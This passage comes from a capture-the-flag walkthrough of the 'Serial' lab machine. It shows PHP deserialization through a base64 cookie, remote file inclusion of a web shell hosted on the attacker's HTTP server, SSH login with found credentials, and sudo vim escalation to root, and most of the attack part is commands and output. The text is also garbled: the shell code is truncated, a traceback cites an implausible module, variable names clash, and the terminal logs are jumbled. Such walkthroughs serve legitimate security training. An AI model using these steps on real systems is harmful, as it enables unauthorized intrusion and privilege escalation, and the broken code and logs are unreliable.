
```
<?php
class Log {
    private $log = "logs/personal";
```

## Exploitation


When we tried the base64 encoded cookie value in the webpage, we got the ifconfig file from the target machine, confirming we have a file inclusion vulnerability.



Now that we have verified the presence of file inclusion vulnerability, we created a remote code execution file and started the python server.  
`$_GET["cmd"]]);`  
`?>`








```
[baz@parrot]~/comp/ctf/walkthroughs/serial$ sudo python -m SimpleHTTPServer 80
[sudo] password for baz:
Serving HTTP on 0.0.0.0 port 80 ...
192.168.56.176 - - [08/Aug/2020 12:08:48] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:09:48] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:11:00] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:11:35] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:12:37] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:13:14] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:13:25] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:14:23] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:14:40] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:15:21] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:15:26] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:16:53] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:17:03] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:18:54] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:19:36] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:19:41] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:19:49] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:19:52] "GET /shell.php HTTP/1.0" 200 -
192.168.56.176 - - [08/Aug/2020 12:20:00] "GET /shell.php HTTP/1.0" 200 -
^CTraceback (most recent call last):
  File "/usr/lib/python2.7/runpy.py", line 174, in _run_module_as_main
    "__main__", fname, loader, pkg_name)
  File "/usr/lib/python2.7/runpy.py", line 72, in _run_code
    exec code in run_globals
  File "/usr/lib/python2.7/KinoloHTTPServer.py", line 335, in _module
    ...
```

now we edit the log class to change the file path variable to the URL of our shell  
private \$type\_log = "http://192.168.56.176/shell.php"



```
GNU nano 4.9.2 log.class.php Modified
<?php
class Log {
    private $type_log = "http://192.168.56.176/shell.php";

    function __construct($hnd) {
        $this->$type_log = $hnd;
    }

    public function handler($val) {
        include($this->type_log);
        echo "LOG: " . $val;
    }
}
?>
```

After putting the code in place, its time to get the cookie value to execute.  
While checking the contents, we found a file named credentials.txt.bak.  
We tried to check the contents and found something like a set of credentials, let's try to use these credentials  
ssh sk4@192.168.56.17  
id  
ls  
cat flag.txt

```
Applications Places System
sk4@sk4-VM: ~
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x sk4@sk4-VM: ~
[sk4@parrot] ~/comp/ctf/walkthroughs/serial
$ ssh sk4@192.168.56.176
The authenticity of host '192.168.56.176 (192.168.56.176)' can't be established.
ECDSA key fingerprint is SHA256:rTl1G1AYv2RK4oYA4dJkCNzcmEYI4975qzxaugu6K6w.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.176' (ECDSA) to the list of known hosts.
sk4@192.168.56.176's password:
Welcome to Ubuntu 19.04 (GNU/Linux 5.0.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings

Last login: Tue Aug 20 11:23:45 2019 from 192.168.1.3
sk4@sk4-VM:~$ id
uid=1000(sk4) gid=1000(sk4) groups=1000(sk4),24(cdrom),30(dip),46(plugdev),110(lpadmin),129(sambashare)
sk4@sk4-VM:~$ ls
Desktop Documents Downloads flag.txt Music Pictures Public Templates Videos
sk4@sk4-VM:~$ whoami
sk4
sk4@sk4-VM:~$ cat flag.txt
This is the first flag :D

by @sk4pwn
sk4@sk4-VM:~$
```

Now we have to escalate the privilege, we tried to get sudo permissions for the current user. We found we have sudo permissions for vim editor.

sudo -l

We used privilege escalation through vim editor and got the root shell.

sudo vim

#!/bin/bash

cd /root

ls

cat fl4g.txt

```
Applications Places System
root@sk4-VM: /root
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x root@sk4-VM: /root
This is the first flag :D

by @sk4pwn
sk4@sk4-VM:~$ sudo -l
Matching Defaults entries for sk4 on sk4-VM:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sk4 may run the following commands on sk4-VM:
    (ALL) NOPASSWD: /usr/bin/vim
sk4@sk4-VM:~$ sudo vim
root@sk4-VM:~# nano vim
Use "fg" to return to nano.

[1]+  Stopped                  nano vim
root@sk4-VM:~# sudo vim
[2]+  Stopped                  sudo vim
root@sk4-VM:~# sudo vim
root@sk4-VM:~# id
uid=0(root) gid=0(root) groups=0(root)
root@sk4-VM:~# cd /root/
root@sk4-VM:/root# ls
fl4g.txt
root@sk4-VM:/root# cat fl4g.txt
Good! Serial pwned :D share this flag with me on twitter: @sk4pwn
root@sk4-VM:/root#
```

Walkthrough by Basil

.....HappyHacking.....